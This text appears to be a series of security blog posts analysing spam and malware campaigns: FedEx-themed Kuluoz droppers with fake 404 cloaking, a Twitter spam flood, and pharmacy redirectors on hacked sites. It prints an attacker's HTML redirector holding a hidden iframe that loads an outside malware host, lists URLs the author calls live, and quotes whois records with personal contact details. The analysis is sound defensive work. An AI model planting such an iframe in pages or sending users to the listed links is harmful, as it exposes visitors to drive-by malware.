  • Make sure you remove the /install directories when you install any CMS. (Joomla requires you to do this.)
  • Use a Web host that is proactive about security and responds quickly to abuse complaints.

DO NOT:

  • Assume you don’t have to worry about security because you have a tiny little site that nobody visits. The organized crime groups don’t care what your site is or how much traffic it gets. They use automatic tools that search through hundreds of thousands of Web sites a day searching for vulnerable sites. If you are vulnerable, you will eventually be cracked.
  • Leave your plugins or themes directories indexable. If you don’t know what that means, the easiest way to make sure you’re not indexable is to create an empty file called index.html in your plugins directory and your themes directory. This will keep people from getting a list of all the files in those directories, which they can use to search for vulnerabilities.
  • Set up a WordPress or Joomla Web site and then just walk away from it. If you are not actively maintaining it, take it down.

You have a package! Surprise, it’s the W32/Kuluoz malware!

About three months ago, I got an email telling me that my FedEx package couldn’t be delivered. The body of the email told me that the UPS courier tried to deliver it, and that it would be sent back if I didn’t click on the attached link.

Naturally, as I wasn’t expecting a FedEx pacakge, and given that FedEx presumably knows it isn’t UPS, I knew immediately that clicking the link was a Very Bad Idea…at least on an unsecured Windows box. Sure enough, clicking it downloaded a Windows executable, which VirusTotal identified as W32/Kuluoz, a backdoor command-and-control software that also attempts to download other malware.

I reported the site hosting the malware and forgot about it.

Then, things started to change.



I’ve been getting more and more copies of this email lately; I’m now averaging several a week. The silly error and grammar mistakes have been fixed, and the emails now look quite polished. Here’s an example I received a couple of days ago:

The “Print Receipt” link leads to http://www.123goplus.com/components/.wye6fb.php?receipt=831_1493393532

CAUTION *** CAUTION *** CAUTION

The links in this blog post ARE LIVE as of the time of writing this. If you attempt to visit them with a vulnerable Windows computer, they WILL try to download malware to your computer. DO NOT visit these links if you don’t know what you’re doing!

The site 123goplus.com belongs to a company that produces business cards and similar printed pieces in Montreal, Canada.

$ whois 123goplus.com

Whois Server Version 2.0

Domain Name: 123GOPLUS.COM
Registrar: GODADDY.COM, LLC
Whois Server: whois.godaddy.com
Referral URL: http://registrar.godaddy.com
Name Server: NS1.MTLEXPRESS.CA
Name Server: NS2.MTLEXPRESS.CA
Status: clientDeleteProhibited
Status: clientRenewProhibited
Status: clientTransferProhibited
Status: clientUpdateProhibited
Updated Date: 06-jan-2013
Creation Date: 06-may-2006
Expiration Date: 06-may-2014

>>> Last update of whois database: Thu, 14 Mar 2013 22:32:30 UTC <<< Registrant: Pierino Pezzi 8630 Perra #3 Montreal, Quebec H1E5M8 Canada Administrative Contact: Pezzi, Pierino creationexpress@yahoo.com
8630 Perra #3
Montreal, Quebec H1E5M8
Canada
+1.5142741616

Technical Contact:
Pezzi, Pierino creationexpress@yahoo.com
8630 Perra #3
Montreal, Quebec H1E5M8
Canada
+1.5142741616

Domain servers in listed order:
NS1.MTLEXPRESS.CA
NS2.MTLEXPRESS.CA

The site 123goplus.com is running an outdated, insecure copy of the popular Joomla content management software, which has been hacked to have the malware downloader on it. (Joomla is a common target for this kind of attack. If you run Joomla on your Web site, and you don’t keep on top of security patches religiously, it’s a certainty that you will be hacked–it’s not “if,” it’s “when.”)

Here’s where things get cool.

Visiting this URL from a Mac browser or a Linux browser returns a 404 Not Found page, presumably to fool folks like me into thinking that the problem has been fixed.


Visiting the URL http://www.123goplus.com/components/.wye6fb.php without the “?receipt=831_1493393532” at the end also returns a 404 error; presumably, that code identifies a target that the email has been sent to. The 404 error looks like this:

But hang on! Let’s go to http://www.123goplus.com/fghfghghf and see what a REAL 404 error looks like on this server:

See the difference? The 404 error that you get when you go to the malware dropper is phony. The malware dropper is there, and it does live at that address.

If you visit the malware dropper with your browser user-agent set to, say, Internet Explorer 6 (God help you), you won’t see an error message. Instead, it will download a .zip file called “PostalReceipt.zip”.

I have downloaded several copies of this file from several different compromised hosts over the past couple of months, all of them from nearly identical FedEx emails.

The payload sites vary. Many different sites have been hacked and used to download this malware: 123goplus.com, yourinternationalteam.com, youknowlee.com, theqcontinuum.com, canyonlakeboatstorage.com.

In every case, the site is running an outdated, insecure copy of WordPress or Joomla. The hackers hack the site (which is trivial to do), place a PHP script that downloads the malware, then send out a bunch of these phony emails about a non-existent FedEx package, hoping to trick people into clicking the link.

Most of these sites remain infected, weeks or months after being reported to the ISPs, because either the ISPs don’t care or the ISPs aren’t paying attention to the fact that the malware scripts return phony 404 pages. (GoDaddy and OVH, I’m especially looking at you here.)

The people behind this attack are adapting the malware rapidly. I downloaded three samples of the PostalReceipt.zip file, one on January 25 aqnd two on January 30, and they differ from one another. VirusTotal identifies the earliest one as W32/Kuluoz, the second as W32/Kuluoz.B, and the third as W32/Kuluoz.3.


There are some interesting things about this attack.

The group–and I bet it is a group–of criminals responsible for this attack are taking care to cover their tracks and to keep abuse teams from removing the malware from infected sites. Each spam email contains a code at the end of the malicious URL, and the URL returns a phony error message if it doesn’t see a valid code.

The virus downloader script is smart enough to examine the browser user-agent to see what kind of computer and what Web browser the victim is using. If it sees a browser or a computer that it can’t exploit, it returns a fake error message.

Only if it sees a vulnerable browser does it attempt to download the malwarewhich then surrenders the computer to the control of the hackers.

The malware droppers are installed, probably automatically, on sites running insecure WordPress or Joomla software. The phony 404 error messages slow down the Web hosting companies’ response, so the malware droppers stay active for long periods of time.

I’ve said it before, and I’ll say it again: If you run a Web site that uses a content managemet or blogging or ecommerce package, you *** ABSOLUTELY *** MUST *** check periodically for software updaes and install them immediately. (When a software update comes out, the organized crime gangs that do this kind of attack will analyze it and figure out what security holes it patches. Within days, they will start taking over any Web site that hasn’t installed the update.)

The fact that malicious scripts will cloak themselves behind fake error messages means that you can never trust that a problem has been fixed just because you see a 404 error if you try to look at a suspicious URL.

Computer Security: Enormous Twitter Attack

A while ago, I received a spam email. The email came from an obviously hacked attack, and contained nothing but a Web URL.

This usually means either a phony pharmacy spam or a computer virus. Since I am interested in these things, and since I keep virtual machines with redundant backups so I’m not too concerned about malware, I followed it. It lead to a GoDaddy site which redirected to a PHP redirection script living on a hacked Web site which led in turn to a fake antiviurs page–a page that throws up a phony virus “warning” and prompts the mark to download an antivirus program to “fix” the problem. The supposed “antivirus program” is, of course, actually malware. Pretty run-of-the-mill stuff. I reported it to the Web hosts and moved on.

Then, a few days later, I started seeing Twitter posts that were just a URL. These posts led to a hacked site…which led to the same redirector, which then led on to the same malware sites.

Then I started seeing more. And more and more and more. And still more.


I did a Google search. Just one of the hacked sites, an Indian site called cowmamilk.com, had over 257 **MILLION** mentions on Twitter, which some quick investigating shows were coming from at least 500,000 Twitter accounts that were being used to blast the URL far and wide. 257 million searchable mentions for just a single attack URL!


This is a huge scale attack, flooding Twitter with hundreds of millions of mentions of hacked Web sites that in turn redirect to a traffic handler which then sends visitors on to computer malware.

I did some more investigating, mapping out the patterns of redirections, visiting the sites again and again with my browser user agent set in different ways, watching what happened. After a while, I was able to build a map of the attack, which looks something like this:

And I found some really interesting things.

More technical details, as well as screen shots of the malware sites, under this cut. If you’re interested, clicky here!

Another day, another massive Dreamhost hack attack

A few months back, I wrote about a WordPress attack that affected a friend of mine. The hack was aimed at WordPress installs, and planted very subtle modifications to core WordPress files that redirected users to spam pharmacy sites.

At first, I thought the attack was aimed at unpatched WordPress sites, though my friend’s site was fully patched and updated. As I pursued the patch, I started noticing that a highly disproportionate number of the hacked sites were hosted on the same Web hosting provider my friend’s site lived on: namely, Dreamhost.

Dreamhost, as I observed later, seemed to be hosting quite a number of these hacked sites. And more worrying, the sites were generally fully patched, suggesting somesort of zero-day exploit against Dreamhost’s Web hosting servers.

I made note of it, fired off some emails to Dreamhost’s abuse team, and forgot about it.

Fast forward to today.

Today, I received a number of spam emails that used redirectors planted on hacked sites to redirect to a spam pharmacy page selling fake Viagra. More concerning, the site appeared to be attempting an exploit to download malware. It’s an exploit I’ve seen before, often used to distribute the W32/ZeuS banking Trojan.

In the spam messages I received, the redirect file had the same name: “jbggle.html”, So, curious, I did a Google search for sites with this filename in the URL and discovered quite a large number of hacked sites that redirect to the same spam pharmacy page:

http://cottinghamhuntingclub.com/images/fbfiles/avatars/gallery/jbggle.html
http://www.hesslerdesign.com/clients/alkarsteel.com/images/navigation/jbggle.html
http://theaquilareport.com/images/fbfiles/avatars/gallery/jbggle.html
http://view.ghava.org/cache/Inspiration/Moving_imagery/Stop_frame_animation/Kristofer_Strom/jbggle.html
http://ketchup-mustard.com/sketchbooks/jbggle.html
http://irenderer.com/photo/data/seasonal/1171063984/jbggle.html
http://hisdoulos.com/media/wpmu/uploads/blogs.dir/3/files/jbggle.html
http://bahiarestaurant.net/administrator/components/jbggle.html
http://www.mcc-studio.org/components/com_flexicontent/librairies/phpthumb/cache/source/jbggle.html

*** WARNING *** WARNING *** WARNING ***

All these URLs are live as of the time of this writing. All of them will redirect you to a spam pharmacy Web site which may also attempt to download malware on your server.

And interestingly, ALL of these Web sites is hosted by Dreamhost. Every. Single. One.

I strongly recommend that people steer well clear of Dreamhost. I have not seen this level of compromised Web sites on a single server since the zero-day exploit against iPower Web several years ago.

Dreamhost’s security team seems unwilling or unable to deal with this problem, which is quite disappointing for a large, mainstream Web hosting company.

Edited to add: Within minutes of this blog post going live, I received an email from Dreamhost’s security team that they had started examining the sites on their servers to remove these redirectors. It is not clear from the email whether or not they have identified the exploit being used to plant them, or indeed intend to do so.

Computer Malware in 4 seconds

One of my email inboxes lately has been flooded with spam for phony “Canadian pharmacy” sites (does anyone actually believe that scam? Seriously?) And when I say “flooded,” I mean “50-60 a day or so.”

These spam messages come in two varieties. One is standard straight-ahead spam: an image, sometimes in the email and sometimes loaded remotely loaded from the spam site, that advertises cheap prices on Viagra, and a Web link to the spam pharmacy site itself.

The other variety is different. It’s invariably a message claiming to be a bounced email notification, a greeting card notification, or something along those lines, with an attached HTML file. The HTML file, if it is open, redirects to some poor schmuck’s hacked Web site, where it displays the message

“Please, waiting….. 4 seconds”

Then after 4 seconds, it redirects to the same spam pharmacy sites as the first variety.

“Well, hmm,” I thought to myself, “that’s odd. Why is the redirector waiting for four seconds?”

So I looked at some of the redirector pages, and the answer seems to be “Because the spammers are now shitting where they eat.”


Spammers have used computer viruses and malware for years. That’s nothing new. Most computer spam is sent through home Windows PCs that have been infected by viruses. The viruses install back-door remote control software and email server software on the infected PC; the spammers then take over the infected PC, without the owner knowing, and use it to send spam.

But generally speaking, in the past the spammers have not tried to use their fake pharmacy sites th spread malware. They have preferred to keep the malware and the phony medicine separate; they spread malware through one set of sites, and sell fake prescription meds through another.

Not any more.

The new system attempts to download computer malware onto the computers of people who respond to the spam. Here’s how it works:

Step 1: The spammers hack a poorly secured Web site. Often, these are Web sites run by very small companies, using outdated ecommerce software without security patches. I’ve also seen a whole bunch of these sites hosted on GoDaddy and The Planet; I don’t know if these ISPs are directly being attacked, but they seem to be hosting the bulk of the hacked sites.

Step 2: A file named “index3.html” is placed on the hacked Web site. This file looks like this:

PLEASE, WAITING…. 4 sec

<meta http-equiv=”refresh” content=”4;url=http://knewname.com” />

<iframe src=’http://panlip.ru:8080/index.php?pid=10′ width=’1′ height=’1′ style=’visibility: hidden;’></iframe><br>

Step 3: A spam email is created. The spam email has an attached HTML file that looks like this:

<meta http-equiv=”refresh” content=”0;url=http://designcomforttx.com/index3.html” />

*** WARNING *** WARNING *** WARNING ***
The URLs above and elsewhere in this post are live as of the time of this writing. They WILL attempt to download malware in an iFrame before redirecting to a spam pharmacy site. DO NOT attempt to visit these URLs if you don’t know what you’re doing!

Anyone who opens the HTML file attached to the spam email visits the hacked site, in this case designcomforttx.com. They stay on that site for 4 seconds while a hidden iFrame attempts to download a file from another site, in this case the Russian site panlip.ru, hosted by Tata Communications in India. After 4 seconds, the mark is redirected to a run-of-the-mill Badcow fake “Canadian” pharmacy page, in this case knewname.com, hosted in China.


I have not been able to determine what the iFrame does. On my machine, it downloads blank content. I’ve Googled some of the domains being used in these iFrames (there are several different domains being used in the attacks); some people have claimed that the attack domains examine the user’s browser, then attempt to download a PDF exploit or some other browser exploit if they detect a vulnerable browser configuration.


I’m seeing LOTS of these hacked Web sites, always with a file named “index3.html” and always with a hidden iFrame. The index3.html file always redirects to knewname.com but may first load the iFrame from one of many different sites.

A partial list of hacked sites, some of which are still active at the time of this writing and some of which are not, includes:

designcomforttx.com/index3.html
arenafence.ca/index3.html
powerchurchsoftware.com/index3.html
ektalimoservice.com/index3.html
madeinperu.net/index3.html
whitakermedical.com/index3.html
shaolinmonk.net/index3.html
eyesensations.com/index3.html
trendzmarket.com/index3.html
identigen.com/index3.html
yasetai.com/index3.html
highlandparkbuilders.com/index3.html
retreatsatstonefountain.com/index3.html
3iconstruction.com/index3.html

In each case, the “index3.html” file is virtually identical, with the only difference being the server it attempts to load the iFrame from. Attack domains I have seen used in the iFrames include:

http://panlip.ru:8080/index.php?pid=10
http://sheepbody.com:8080/index.php?pid=10
http://cafemack.com:8080/index.php?pid=10

whois panlip.ru

% By submitting a query to RIPN’s Whois Service
% you agree to abide by the following terms of use:
% http://www.ripn.net/about/servpol.html#3.2 (in Russian)
% http://www.ripn.net/about/en/servpol.html#3.2 (in English).

domain: PANLIP.RU
nserver: ns1.dnsofthost.com.
nserver: ns2.dnsofthost.com.
nserver: ns3.dnsofthost.com.
nserver: ns4.dnsofthost.com.
state: REGISTERED, DELEGATED, VERIFIED
person: Private Person
phone: +7 472 2311731
e-mail: tips@freenetbox.ru
registrar: NAUNET-REG-RIPN
created: 2010.07.05
paid-till: 2011.07.05
source: TCI

whois sheepbody.com

Domain Name: SHEEPBODY.COM
Registrar: ONLINENIC, INC.
Whois Server: whois.onlinenic.com
Referral URL: http://www.OnlineNIC.com
Name Server: NS1.DNSOFTHOST.COM
Name Server: NS2.DNSOFTHOST.COM
Name Server: NS3.DNSOFTHOST.COM
Name Server: NS4.DNSOFTHOST.COM
Status: clientTransferProhibited
Updated Date: 07-jul-2010
Creation Date: 07-jul-2010
Expiration Date: 07-jul-2011

Registrant:
Anna Veprinceva es@qx8.ru +7.4957211411
Anna Veprinceva
ul.Kostromskaya d.4 kv.114
Moskva,Moskva,RU 127549

Registration Service Provider:
name: DNRegistrar.ru
tel: +7.4955041111
fax: +7.4955041111
web:http://www.dnregistrar.ru

whois cafemack.com

Domain Name: CAFEMACK.COM
Registrar: ONLINENIC, INC.
Whois Server: whois.onlinenic.com
Referral URL: http://www.OnlineNIC.com
Name Server: NS1.DNSOFTHOST.COM
Name Server: NS2.DNSOFTHOST.COM
Name Server: NS3.DNSOFTHOST.COM
Name Server: NS4.DNSOFTHOST.COM
Status: clientTransferProhibited
Updated Date: 07-jul-2010
Creation Date: 07-jul-2010
Expiration Date: 07-jul-2011

Registrant:
Alexander Ksalov soy@qx8.ru +7.4957888901
Alexander Ksalov
Izyumskaya ul. d.26 k.2 kv.54
Moskva,Moskva,RU 117042

Registration Service Provider:
name: DNRegistrar.ru
tel: +7.4955041111
fax: +7.4955041111
web:http://www.dnregistrar.ru



The payload site, knewname.com, is pixel-for-pixel identical to the other, more traditional pharmacy spam sites I’m seeing, such as superviagraonline.com. These sites are themselves virtually identical to, and use the same graphics as, other spam sites that places like the Spamtrackers wiki have connected to other Canadian Pharmacy spam (known Canadian Pharmacy spam site on left, knewname.com on right, click either thumbnail for a larger screen shot):


Conclusion: The Canadian Pharmacy spammers are directly involved in the writing and/or distribution of malware themselves, and have now begun an experiment in which they attempt to infect their own customers with their malware.